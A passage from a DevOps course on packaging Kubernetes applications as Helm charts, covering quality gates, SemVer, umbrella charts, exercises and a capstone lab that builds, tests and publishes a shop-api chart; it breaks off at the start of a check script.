3. Clients, caches and GitOps tools assume a version never changes; overwriting breaks reproducibility, digests and rollbacks.

4. Pass an exact `--version` (or a digest for OCI), read the chart contents, and check provenance (`helm install --verify` , `helm verify`) or a cosign signature.
5. `helm search repo` searches repositories you added locally; `helm search hub` queries Artifact Hub for public charts.

11 Further reading

- Helm documentation: *Chart Repository Guide*, *Use OCI-based registries* and *Helm Provenance and Integrity*.
- Artifact Hub documentation (artifacthub.io) and the chart-releaser project documentation.
- Documentation of your registry (GHCR, Amazon ECR, Harbor) on Helm/OCI artifacts.
- See also: Registries §4.4, Artifacts §5.6 and Charts §9.1.

9.6 Packaging Applications for Kubernetes

Topic 6 of 6 | ~6 hours | Difficulty: Advanced

1 What it is

Packaging an application means turning "some YAML that worked on my cluster" into a **versioned, tested, configurable, reusable chart** that other people and pipelines can install without reading the templates. It combines everything in this level: a chart structure (L9.1), a clean values interface with a schema (L9.2), disciplined templates (L9.3), a safe release process (L9.4) and publication (L9.5).

Three practices turn a chart into a product: **quality gates** (lint, render, schema validation, unit tests and install tests in CI), **versioning** (SemVer for the chart, a separate `appVersion` for the app, and a changelog) and **composition** (an **umbrella chart** that installs several charts, for example the API, a worker and Redis, as one unit).

2 Why it matters in DevOps

- **A chart is an API for operators.** Breaking its values or labels breaks every environment that uses it, so changes need review and tests like any other API.
- **Untested charts fail in production.** A conditional that drops the Service when a flag is off, or a probe path typo, is only found at deploy time unless CI renders and installs the chart.
- **Version discipline enables rollback and promotion.** Dev can run chart `0.5.0` while prod runs `0.4.2`, and GitOps tools reference exact versions (Environment Promotion §17.4).
- **Composition has trade-offs.** An umbrella chart simplifies "install the whole stack", but couples release cycles; knowing when not to use one avoids slow, risky deployments.

3 Real-world system example

Community charts as reference implementations. The prometheus-community `kube-prometheus-stack` chart is an umbrella chart: it declares dependencies on other charts (kube-state-metrics, node-exporter and Grafana among them) with `condition` flags so that each can be switched off, and exposes a `global` section for shared settings. The Helm project's own **chart-testing** tool (`ct`) is what many chart repositories use in CI to lint changed charts, check that the version was bumped and install them into a kind cluster on pull requests; this is how the community charts are checked before release. The **helm-unittest** plugin and **kubeconform** (a Kubernetes manifest validator) are common additions. In company settings, platform teams publish a shared "service" chart or a library chart that all microservice teams reuse with only a values file, which is the packaging side of a golden path (Golden Paths §18.4).

4 Diagram

A chart's CI pipeline from pull request to published artifact:




Figure 9.6-1

An umbrella chart and its subcharts:




Figure 9.6-2

5 How it works

What a production-ready application chart contains

Concern	Implementation in the chart
Workload	`Deployment` with `strategy` (RollingUpdate with `maxUnavailable: 0`), `replicas` from values, pinned image tag
Health	`readinessProbe`, `livenessProbe` (and `startupProbe` for slow starts) configurable from values (Probes §8.15)
Resources	`requests` and `limits` required by default (Resource Requests and Limits §8.14)
Security	`securityContext`: `runAsNonRoot`, `readOnlyRootFilesystem`, drop capabilities; dedicated `ServiceAccount` (Non-root Containers §4.11)
Config and secrets	`ConfigMap` from values, secrets **referenced by name** (`existingSecret`), checksum annotation
Exposure	`Service`, optional `Ingress` (`networking.k8s.io/v1`) with TLS (Ingress §8.5)
Resilience	optional `HorizontalPodAutoscaler`, `PodDisruptionBudget`, `topologySpreadConstraints`
Operations	migration hook (L9.4), `NOTES.txt` with how to reach the app, test hook
Interface	`values.yaml` with comments, `values.schema.json`, `README.md`, `Chart.yaml` metadata

Quality gates

Tool	What it checks	Command
`helm lint --strict`	structure, template syntax, schema	`helm lint shop-api --strict -f values-prod.yaml`
`helm template`	the rendered YAML for every values file and flag combination	`helm template x shop-api -f values-prod.yaml`
`kubeconform`	rendered manifests match the Kubernetes API schemas (the older `kubeval` is no longer maintained)	`helm template x shop-api | kubeconform -strict -summary`
`helm-unittest`	assertions on rendered output	`helm unittest shop-api`
`ct lint` (chart-testing)	lint plus version-bump and maintainers checks on changed charts	`ct lint --charts shop-api`
`ct install` / `helm install --wait` + `helm test`	the chart actually deploys and passes its tests	in a kind cluster
`kubectl apply --dry-run=server`	the API server (and admission policies) accept the manifests	`helm template ... | kubectl apply --dry-run=server -f -`
Security scanners (for example Trivy config, Checkov, `kube-linter`)	insecure settings in rendered YAML	on rendered output

A unit test with helm-unittest (`shop-api/tests/deployment_test.yaml`):

YAML

```yaml
suite: deployment
templates:
  - templates/deployment.yaml
tests:
  - it: uses the replica count from values
    set:
      replicaCount: 3
    asserts:
      - equal:
          path: spec.replicas
          value: 3
  - it: omits replicas when autoscaling is enabled
    set:
      autoscaling.enabled: true
    asserts:
      - notExists:
          path: spec.replicas
  - it: runs as non-root
    asserts:
      - equal:
          path: spec.template.spec.securityContext.runAsNonRoot
```

```
          value: true
```

Versioning rules

- **Chart** `version` (SemVer 2): bump the **patch** for template fixes, the **minor** for backward-compatible features (a new optional value), the **major** for breaking changes (renamed values, changed selectors, removed features). Selector labels are immutable on a Deployment, so changing them is a breaking change.
- `appVersion`: the application release. Often set from CI: `helm package shop-api --version 0.5.0 --app-version 1.8.3`. Do not tie the two together: an app rebuild with no chart change needs no chart bump, while a chart fix with the same app does.
- Keep a `CHANGELOG.md` (or use `artifacthub.io/changes` annotations in `Chart.yaml`) listing value changes and upgrade notes.
- Document upgrade notes for breaking changes in `README.md` and `NOTES.txt`.
- Never publish the same version twice (L9.5).

Umbrella charts

An **umbrella chart** is a chart whose main job is to depend on other charts:

```yaml
# shop-platform/Chart.yaml
apiVersion: v2
name: shop-platform
version: 1.0.0
type: application
dependencies:
  - name: shop-api
    version: 0.5.0
    repository: file://../shop-api
  - name: redis-lite
    version: 0.1.0
    repository: file://../redis-lite
    alias: redis                # values are then under the "redis" key
    condition: redis.enabled    # conditions use the alias path
  - name: web
    version: 0.2.0
    repository: oci://ghcr.io/example/charts
    condition: web.enabled
```

```yaml
# shop-platform/values.yaml
global:
  environment: dev
shop-api:
  replicaCount: 2
  env:
    REDIS_HOST: shop-redis        # points at the Service the redis subchart creates
redis:
  enabled: true
web:
  enabled: false
```

- Subcharts see their own values under their name (or alias) and `global.*` everywhere. Subcharts cannot read the parent's values directly; share data through `global` or `import-values`.
- `condition` and `tags` switch dependencies on and off per environment.
- One release means one revision history and one atomic rollback for everything, which is both the benefit and the trap: a change to one subchart redeploys the whole release, and a slow subchart delays the rest.
- **Use an umbrella chart for** tightly coupled, versioned-together bundles (a platform stack, an app plus its private cache). **Prefer separate releases** (managed by Argo CD ApplicationSets, Flux or Helmfile) for independently deployed services. Production databases are usually better as a managed service (RDS) or a dedicated operator than a subchart.

6 Step-by-step guide

Prerequisites: Helm 3, Docker, kind and kubectl; optional tools `kubeconform` and the helm-unittest plugin. Everything is local and free. We build on the `shop-api` chart from L9.3 (nginx stands in for the Node.js app).

1. **Harden the Deployment template.** In `shop-api/templates/deployment.yaml` extend the container and pod spec:

```yaml
    spec:
      serviceAccountName: {{ include "shop-api.fullname" . }}
      securityContext:
        {{- toYaml .Values.podSecurityContext | nindent 8 }}
      containers:
        - name: {{ .Chart.Name }}
          image: "{{ .Values.image.repository }}:{{ .Values.image.tag | default
  .Chart.AppVersion }}"
```

```
          securityContext:
            {{- toYaml .Values.securityContext | nindent 14 }}
          readinessProbe:
            httpGet: { path: {{ .Values.probes.path | quote }}, port: http }
            periodSeconds: 5
          livenessProbe:
            httpGet: { path: {{ .Values.probes.path | quote }}, port: http }
            initialDelaySeconds: 10
            periodSeconds: 10
```

Add to `values.yaml`:

```yaml
probes:
  path: /
podSecurityContext:
  runAsNonRoot: true
  runAsUser: 101
  seccompProfile: { type: RuntimeDefault }
securityContext:
  allowPrivilegeEscalation: false
  readOnlyRootFilesystem: false   # nginx needs writable cache dirs; mount emptyDirs
  and set true for a real Node.js app
  capabilities: { drop: [ALL] }
image:
  repository: nginxinc/nginx-unprivileged
  tag: ""
service:
  port: 80
  targetPort: 8080
```

Set `appVersion: "1.27"` so the image is `nginxinc/nginx-unprivileged:1.27`. Create `templates/serviceaccount.yaml` with a minimal ServiceAccount named `{{ include "shop-api.fullname" . }}`.

2. **Lint strictly and render every values file.**

```bash
helm lint shop-api --strict
for f in values-dev.yaml values-prod.yaml; do helm template shop shop-api -f "$f" >
  /dev/null && echo "$f ok"; done
```

Expect `1 chart(s) linted, 0 chart(s) failed` and `ok` twice.

3. **Validate against the Kubernetes schemas.**

```bash
helm template shop shop-api -f values-prod.yaml | kubeconform -strict -summary
```

Output similar to `Summary: 5 resources found parsing stdin - Valid: 5, Invalid: 0, Errors: 0, Skipped: 0`. Without kubeconform use `kind create cluster --name helm-lab` and `helm template ... | kubectl apply --dry-run=server -f -`.

4. **Add unit tests.**

```bash
helm plugin install https://github.com/helm-unittest/helm-unittest
mkdir -p shop-api/tests    # put the test file from section 5 here
helm unittest shop-api
```

Expect `Test Suites: 1 passed` and `Tests: 3 passed`. Break a test on purpose (change `value: 3` to `4`) and watch it fail with a diff.

5. **Test an install.**

```bash
kind create cluster --name helm-lab
helm install shop shop-api --wait --timeout 3m
helm test shop
```

`helm test` runs the test hook from L9.4 and reports `Phase: Succeeded`.

6. **Version and package.**

```bash
# In Chart.yaml: bump version 0.1.0 → 0.2.0 (a new optional value was added)
helm package shop-api --version 0.2.0 --app-version 1.27.0
helm show chart shop-api-0.2.0.tgz | grep -E 'version|appVersion'
```

7. **Build the umbrella chart.** Create a tiny Redis chart for local use:

```bash
helm create redis-lite && rm -rf redis-lite/templates/* && rm redis-lite/values.yaml
cat > redis-lite/values.yaml <<'EOF'
enabled: true
image: redis:7-alpine
EOF
cat > redis-lite/templates/redis.yaml <<'EOF'
apiVersion: apps/v1
kind: Deployment
metadata:
  name: {{ .Release.Name }}-redis
spec:
  replicas: 1
  selector:
    matchLabels: { app: {{ .Release.Name }}-redis }
  template:
```

```
    metadata:
      labels: { app: {{ .Release.Name }}-redis }
    spec:
      containers:
        - name: redis
          image: {{ .Values.image }}
          ports: [{ containerPort: 6379 }]
---
apiVersion: v1
kind: Service
metadata:
  name: {{ .Release.Name }}-redis
spec:
  selector: { app: {{ .Release.Name }}-redis }
  ports: [{ port: 6379 }]
EOF
```

Then create `shop-platform/Chart.yaml` and `values.yaml` as in section 5 (use only the `shop-api` and `redis-lite` dependencies, both `file://`), and:

```bash
helm dependency update shop-platform
helm lint shop-platform
helm install shop shop-platform --wait
kubectl get deploy,svc
```

You should see the `shop-api` objects and `shop-redis` from one release (`helm list` shows a single release `shop`).

8. **Toggle a component per environment.**

```bash
helm upgrade shop shop-platform --set redis.enabled=false --wait
kubectl get deploy
```

The Redis Deployment disappears because the `condition` is false.

9. **Clean up.**

```bash
helm uninstall shop; kind delete cluster --name helm-lab
```

7 Real-world scenario

(Illustrative.) A platform team published a shared `service` chart used by 30 microservices. A well-meaning refactor renamed `image.tag` to `image.version` and changed the selector labels in the same release, with a patch version bump. The next day, every team that bumped to the "patch" upgrade saw `field is immutable` errors on their Deployments, and two teams that overrode `image.tag` silently deployed the default image. The team reverted, re-released the refactor as version 2.0.0 with a migration guide, added `values.schema.json` with `additionalProperties: false` to catch removed keys, and added a CI job that renders every consuming service's values against the new chart before release. **Lesson:** a shared chart is an API; version it with SemVer and test it against its consumers.

8 Common mistakes and best practices

Don't

- Rename values or change selector labels in a patch/minor release.
- Ship a chart with no resource requests, probes or security context, or with `latest` as the default tag.
- Test only the default values: conditionals and per-environment files are where bugs live.
- Put a stateful production database in an umbrella chart "because it is convenient".
- Let the umbrella chart grow into a monolith where every service redeploys together.
- Copy-paste a chart per service; use a shared library or a shared service chart.

Do

- Gate every chart change in CI with `lint --strict`, render-all-values, `kubeconform`, unit tests and a kind install plus `helm test`.
- Enforce a version bump when files in the chart change (`ct lint` can do this).
- Document each value, ship a schema and keep a changelog with upgrade notes.
- Reference secrets by name; never template secret values from Git.
- Use `global` and `import-values` sparingly and document them.
- Prefer independent releases for independently deployed services; use umbrella charts for bundles that truly version together.

9 Tasks

- [ ] **T1 — Harden the chart** *(≈60 min, intermediate)*
  - **Goal:** probes, security context and a service account, all from values.

- **Steps:**
  1. Follow step 1.
  2. Run `helm template` and confirm the new fields appear.
  3. Run `kubectl apply --dry-run=server` against a kind cluster.
- **Done when:** the API server accepts the manifests and the pod runs as a non-root user (`kubectl exec ... -- id` shows a non-zero UID).

☐ **T2 — Build a quality-gate script** *(≈60 min, intermediate)*

- **Goal:** one command that checks the chart.
- **Steps:**
  1. Write `scripts/check-chart.sh` that runs `helm lint --strict`, renders every `values-*.yaml`, pipes to `kubeconform`, and runs `helm unittest`.
  2. Introduce a bug (a wrong indentation or a typo in `apiVersion`) and show the script fails.
- **Done when:** the script exits 0 on a good chart and non-zero with a clear message on three different injected bugs.

☐ **T3 — Unit-test conditionals** *(≈45 min, intermediate)*

- **Goal:** cover every branch.
- **Steps:**
  1. Write helm-unittest tests for Ingress on/off, HPA on/off and a failing `required` (`ingress.host` empty).
  2. Use `failedTemplate` assertions for the error case.
- **Done when:** `helm unittest shop-api` passes with at least 6 tests including one expected failure.

☐ **T4 — SemVer in practice** *(≈45 min, advanced)*

- **Goal:** classify changes correctly.
- **Steps:**
  1. List five hypothetical changes (new optional value, renamed value, fixed template typo, changed selector label, bumped default image).
  2. Decide patch, minor or major for each and write the changelog entry and upgrade note.
  3. Implement one in the chart and package with the right `--version`.
- **Done when:** each change has a justified version bump and the packaged chart reports the version you chose.

- [ ] **T5 — Umbrella chart with toggles** *(≈60 min, advanced; kind)*
  - **Goal:** compose and switch components.
  - **Steps:**
    1. Do steps 7-8.
    2. Add a `values-dev.yaml` (Redis on, 1 replica) and `values-prod.yaml` (Redis off because it uses a managed cache, 3 replicas, ingress on) for the umbrella.
    3. Pass `global.environment` into a label in the `shop-api` template.
  - **Done when:** both environments render cleanly and `kubectl get deploy` differs as expected.

- [ ] **T6 — Prove it: break and fix a release** *(≈60 min, advanced)*
  - **Goal:** show the whole level working together.
  - **Steps:**
    1. Without the guide, introduce a bad change (for example a wrong probe path) and show CI-style checks or `helm test` catch it before production.
    2. Upgrade with the bad change using `--atomic`, show it rolls back, then fix, bump the version and publish to a local OCI registry.
    3. Explain the full path from commit to running release.
  - **Done when:** the bad version never reaches `deployed`, the fixed chart version is in the registry, and your explanation covers values, templates, release, repository and versioning.

10 Self-check questions

1. Which checks should run on every pull request that changes a chart?
2. How do `version` and `appVersion` relate, and when do you bump each?
3. When is an umbrella chart a good idea and when is it not?
4. Why are selector label changes a breaking change?
5. How do subcharts get configuration from the parent chart?

ANSWERS

1. `helm lint --strict`, rendering with all values files, manifest validation (kubeconform or server dry run), unit tests, a version-bump check and an install plus `helm test` in a throwaway cluster.
2. `version` is the chart's SemVer and changes whenever the chart's files change; `appVersion` is the packaged app version and changes when you ship a new app release. They move independently.

3. Good for tightly coupled things versioned and deployed together (a platform stack, app plus private cache). Not for independently deployed services or production databases: it couples release cycles and enlarges the blast radius.
4. A Deployment's selector is immutable; changing it makes upgrades fail or forces recreation, so it breaks every consumer and needs a major version and migration notes.
5. Through the subchart's key (or alias) in the parent's values, and through `global` values; `import-values` can also pull values from a subchart up to the parent.

11 Further reading

- Helm documentation: *Chart Best Practices*, *Subcharts and Global Values*, *Chart Tests* and *Library Charts*.
- chart-testing (`ct`), helm-unittest and kubeconform project documentation.
- Semantic Versioning specification (semver.org) and Artifact Hub's guide to chart annotations.
- *Learning Helm* by Butcher, Farina and Dolitsky.
- See also: Semantic Versioning and Releases §3.10, Automated Testing §5.3 and Argo CD and Flux §17.2.

★ A production-ready Helm chart for shop-api

Level 9 capstone · ~8 hours

1 Goal and outcome

Package the `shop-api` sample service as a single, tested, versioned **Helm 3 chart** containing a Deployment, Service, Ingress and configuration (ConfigMap and environment settings), with **per-environment values** for `dev`, `stage` and `prod`. You will install it into a local Kubernetes cluster behind a real ingress controller, upgrade it, break it and roll it back, publish it to an OCI registry, and put quality gates around it.

When you finish you will have:

- a `shop-api` chart with a documented `values.yaml`, a `values.schema.json` and three small environment files;
- templates that use shared helpers, conditionals, loops, a config checksum and a pre-upgrade hook;
- a working request path `curl -H "Host: ..." → ingress → Service → pods` on a kind cluster;
- a chart published at an exact version to an OCI registry and installed from there;
- a CI-style check script (lint, render all environments, validate, unit test, install and test).

2 Architecture




Figure 9-1

What one `helm upgrade --install --atomic` does with this chart:




Figure 9-2

3 Prerequisites and cost

- Docker, kind (`kind.sigs.k8s.io`), `kubectl` and **Helm 3**. Optional: `kubeconform` and the `helm-unittest` plugin.
- About 4 GB of free RAM for a one-node kind cluster plus the ingress controller.
- **Cost: none.** Everything runs locally; no cloud account is needed. If you later push to GHCR or ECR, use a throwaway registry and delete it afterwards.
- No real credentials. The example registry is `localhost:5000` and the domain is `shop.example.com` (resolved with a `Host` header, not DNS).

4 Build it step by step

Milestone 1: scaffold the chart (topic 1)

```bash
mkdir shop-api-helm && cd shop-api-helm
mkdir charts && helm create charts/shop-api
rm -rf charts/shop-api/templates/tests
rm -f charts/shop-api/templates/*.yaml charts/shop-api/templates/NOTES.txt   # we write
  our own; keep _helpers.tpl for now
```

`charts/shop-api/Chart.yaml`:

```yaml
apiVersion: v2
name: shop-api
description: Node.js API for the shop-api sample application
type: application
version: 0.1.0
appVersion: "1.27"           # nginx stands in for the Node.js image so the lab runs
  anywhere
kubeVersion: "⩾1.27.0-0"
maintainers:
  - name: Platform Team
```

Replace `templates/_helpers.tpl` with the `name`, `fullname`, `selectorLabels` and `labels` helpers from L9.3.

Milestone 2: values, schema and environment files (topic 2)

`charts/shop-api/values.yaml` (every key commented in your real version):

```yaml
replicaCount: 2
image:
  repository: nginxinc/nginx-unprivileged
  tag: ""                    # defaults to Chart.appVersion
  pullPolicy: IfNotPresent
service:
  port: 80
  targetPort: 8080
env:                         # becomes the ConfigMap
  NODE_ENV: production
  LOG_LEVEL: info
ingress:
  enabled: false
  className: traefik
  hosts: []                  # list of host names
```

```
  tls: false
resources:
  requests: { cpu: 50m, memory: 64Mi }
  limits: { memory: 128Mi }
autoscaling:
  enabled: false
  minReplicas: 2
  maxReplicas: 5
  cpu: 70
podDisruptionBudget:
  enabled: false
  minAvailable: 1
probes:
  path: /
securityContext:
  allowPrivilegeEscalation: false
  capabilities: { drop: [ALL] }
podSecurityContext:
  runAsNonRoot: true
  runAsUser: 101
  seccompProfile: { type: RuntimeDefault }
```

`charts/shop-api/values.schema.json` (extend it with the rules you need):

JSON

```
{
  "$schema": "https://json-schema.org/draft-07/schema#",
  "type": "object",
  "required": ["image", "service"],
  "properties": {
    "replicaCount": { "type": "integer", "minimum": 1, "maximum": 20 },
    "image": {
      "type": "object",
      "required": ["repository"],
      "properties": { "pullPolicy": { "enum": ["Always", "IfNotPresent", "Never"] } }
    },
    "ingress": {
      "type": "object",
      "properties": { "hosts": { "type": "array", "items": { "type": "string" } } }
    }
  }
}
```

Environment files in the repository root (small, only differences):

```yaml
# values-dev.yaml
replicaCount: 1
env: { LOG_LEVEL: debug, NODE_ENV: development }
ingress:
  enabled: true
  hosts: [dev.shop.example.com]
```

```yaml
# values-stage.yaml
replicaCount: 2
ingress:
  enabled: true
  hosts: [stage.shop.example.com]
podDisruptionBudget: { enabled: true }
```

```yaml
# values-prod.yaml
env: { LOG_LEVEL: warn }
resources:
  requests: { cpu: 250m, memory: 256Mi }
  limits: { memory: 512Mi }
autoscaling: { enabled: true, minReplicas: 4, maxReplicas: 10, cpu: 70 }
ingress:
  enabled: true
  hosts: [shop.example.com, www.shop.example.com]
podDisruptionBudget: { enabled: true, minAvailable: 2 }
```

Check the merge: `helm template shop charts/shop-api -f values-prod.yaml | head -40`. Remember lists are replaced, not merged.

Milestone 3: templates (topic 3)

Create these files in `charts/shop-api/templates/`, reusing the patterns from L9.3 and L9.6:

File	Key points
`serviceaccount.yaml`	name from `shop-api.fullname`, standard labels
`configmap.yaml`	`range $k, $v := .Values.env` producing quoted entries

File	Key points
`deployment.yaml`	`replicas` only when `autoscaling.enabled` is false; image `repository:tag | default .Chart.AppVersion`; `envFrom` ConfigMap; probes from `.Values.probes.path`; `securityContext` blocks via `toYaml | nindent`; `checksum/config` annotation
`service.yaml`	selector from `shop-api.selectorLabels`; `targetPort: http`
`ingress.yaml`	`{{- if .Values.ingress.enabled }}`; `range .Values.ingress.hosts` creating one rule per host; `ingressClassName`; `required` when enabled with no hosts
`hpa.yaml`	`autoscaling/v2`, only when enabled
`pdb.yaml`	`policy/v1`, only when enabled
`NOTES.txt`	prints the URL(s) from `.Values.ingress.hosts`

The ingress rule loop looks like this:

YAML

```yaml
{{- if .Values.ingress.enabled }}
{{- if not .Values.ingress.hosts }}{{ fail "ingress.hosts must not be empty when
  ingress.enabled is true" }}{{ end }}
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: {{ include "shop-api.fullname" . }}
  labels:
    {{- include "shop-api.labels" . | nindent 4 }}
spec:
  ingressClassName: {{ .Values.ingress.className }}
  rules:
    {{- range .Values.ingress.hosts }}
    - host: {{ . | quote }}
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: {{ include "shop-api.fullname" $ }}
                port:
                  number: {{ $.Values.service.port }}
    {{- end }}
{{- end }}
```

Render every environment and list kinds:

```bash
for e in dev stage prod; do echo "== $e"; helm template shop charts/shop-api -f
  values-$e.yaml | grep '^kind:' | sort | uniq -c; done
```

Expect, for example, no HPA or PDB in `dev` and both in `prod`, and `replicas` absent from the `prod` Deployment.

Milestone 4: run it on Kubernetes (topic 4)

```bash
kind create cluster --name helm-capstone
helm repo add traefik https://traefik.github.io/charts && helm repo update
helm install traefik traefik/traefik -n traefik --create-namespace --set
  service.type=ClusterIP --wait
kubectl get ingressclass                        # expect "traefik"

helm upgrade --install shop-dev charts/shop-api -n dev --create-namespace \
  -f values-dev.yaml --atomic --wait --timeout 3m
kubectl -n traefik port-forward svc/traefik 8080:80 &
curl -s -H "Host: dev.shop.example.com" http://localhost:8080/ | head -5
```

Expect an nginx welcome page (standing in for the API). Then drill the release lifecycle:

```bash
helm upgrade --install shop-dev charts/shop-api -n dev -f values-dev.yaml --set
  image.tag=does-not-exist --atomic --timeout 60s   # fails and rolls back
helm history shop-dev -n dev
helm upgrade --install shop-dev charts/shop-api -n dev -f values-dev.yaml --set
  env.LOG_LEVEL=trace --wait   # checksum rolls the pods
helm rollback shop-dev 1 -n dev --wait
```

Add a `pre-upgrade` hook Job (see L9.4) that prints "running migration", and a `helm.sh/hook: test` Pod that `wget`s the Service. Run `helm test shop-dev -n dev`. Install `prod` into its own namespace the same way (`-f values-prod.yaml`) and compare `kubectl get hpa,pdb,ingress -n prod`.

Milestone 5: package and publish (topic 5)

```bash
helm package charts/shop-api -d dist/
docker run -d --name registry -p 5000:5000 registry:2
helm push dist/shop-api-0.1.0.tgz oci://localhost:5000/charts --plain-http
curl -s localhost:5000/v2/charts/shop-api/tags/list
helm upgrade --install shop-stage oci://localhost:5000/charts/shop-api --version 0.1.0 --
  plain-http \
  -n stage --create-namespace -f values-stage.yaml --atomic --wait
```

Milestone 6: quality gates and composition (topic 6)

Create `scripts/check.sh`:

```bash
#!/usr/bin/env bash
set -euo pipefail
CHART=charts/shop-api
